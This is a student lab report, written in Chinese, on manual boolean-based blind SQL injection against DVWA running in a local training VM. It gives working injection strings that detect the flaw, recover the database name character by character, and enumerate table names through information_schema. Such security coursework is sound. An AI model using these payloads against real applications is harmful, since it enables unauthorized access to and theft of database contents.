软件安全实验报告

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1 实验名称:

SQL盲注


2 实验要求:

基于 DVWA 里的 SQL 盲注案例,实施手工盲注,参考课本,撰写实验报告。

3 实验过程:

3.1 首先我们进行环境配置,

下载 OWASP_Broken_Web_Apps_VM_1.2 ,在虚拟机中打开登录,然后使用其 ip 地址 192.168.57.124 ,在 kali 的浏览器中进入。



选择 DVWA (Damn Vulnerable Web Application) , 并登录。将 DVWA Security 设置为 low



Username		
user		
Password		
••••		
	Login	

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DVWA Security PHP Info About	Upload	
DVWA Security PHP Info About	XSS reflected	
PHP Info About	XSS stored	
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	PHP Info	
Logout	About	
	Logout	

3.2 接下来我们进行基于布尔的 SQL 盲注

首先我们需要判断是否存在注入,以及注入是字符型还是数字型。

输入 1 以及 1' and 1=1# , 显示存在,输入 1' and 1=2# , 显示不存在。

User ID:

ID: 1
First name: admin
Surname: admin

User ID:

ID: 1' and 1=1#
First name: admin
Surname: admin
Surname: admin
User ID:

User ID:

Submit

说明存在字符型的 SQL 盲注

3.3 接下来破解数据库名

首先猜测数据库名的长度。

1' and length(database())=1 #, 一直试到 =4, 成功显示,说明数据库名长度为 4。

User ID:	
Submit	
<pre>ID: 1' and length(database())=4 # First name: admin Surname: admin</pre>	

然后使用二分法一个个猜每个字符是什么。

输入 1' and Ascii(Substr(database(),1,1))>97 #, 1' and Ascii(Substr(database(),1,1))<122 等,猜出第一个字符。

User ID:
Submit
<pre>ID: 1' and Ascii(Substr(database(),1,1))>97 # First name: admin Surname: admin</pre>
User ID:
Submit
<pre>ID: 1' and Ascii(Substr(database(),1,1))<122 # First name: admin Surname: admin</pre>
直到发现 1' and Ascii(Substr(database(),1,1))=100 # 有显示, 成功了。
User ID:
Submit
<pre>ID: 1' and Ascii(Substr(database(),1,1))=100# First name: admin Surname: admin</pre>
同理猜出其他字符, ascii 码分别是 118, 119, 97。
User ID:
Submit
<pre>ID: 1' and Ascii(Substr(database(),2,1))=118 # First name: admin Surname: admin</pre>
User ID:
Submit
<pre>ID: 1' and Ascii(Substr(database(),3,1))=119 # First name: admin Surname: admin</pre>



因此我们知道了完整数据库名为 dvwa

3.4 猜测数据库中的表名

首先从 =1 开始,往上猜,猜出数据库有2张表。

User ID:	
Submit	
<pre>ID: 1' and (select count(table_name) from information_schema.tables where table_ First name: admin Surname: admin</pre>	schema=database())=2 #

第一张表,类似猜数据库名,采用先猜出表名长度为 9,再逐个字符使用二分法猜出的方法。

User ID:	
Submit	
<pre>ID: 1' and length(substr((select table_name from information_schema.tables where First name: admin</pre>	<pre>table_schema=database() limit 0,1),1))=9 #</pre>

继续用二分法,得到表名为 guestbook 。

第二张表,同理,表名长度为5,表名为 users

User ID:				
Submit				
<pre>ID: 1' and length(substr((select table_name from information_schema.tables where First name: admin</pre>	ta	ble_schema=database()	limit	1,2),1))=5 #

接下来,对于表中的字段名,数据等等,仍然可以用一样的方法,逐步破解。

4 心得体会:

本次实验让我系统性地了解了SQL 盲注的原理、分类及其具体攻击流程。通过手动构造注入语句,我切身体会到了在安全防护缺失的情况下,攻击者是如何一步步获取数据库信息的。相比普通SQL注入,盲注无法直接看到返回的SQL查询结果,因此攻击者只能通过页面的响应差异来推测数据库内部信息,这要求攻击者具备更强的逻辑推理和耐心。

通过实践,我深刻体会到输入验证和权限控制在 Web 开发中的重要性。若缺乏这些防护措施,哪怕只是一个普通的表单输入,也可能成为攻击入口,造成严重的数据泄露问题。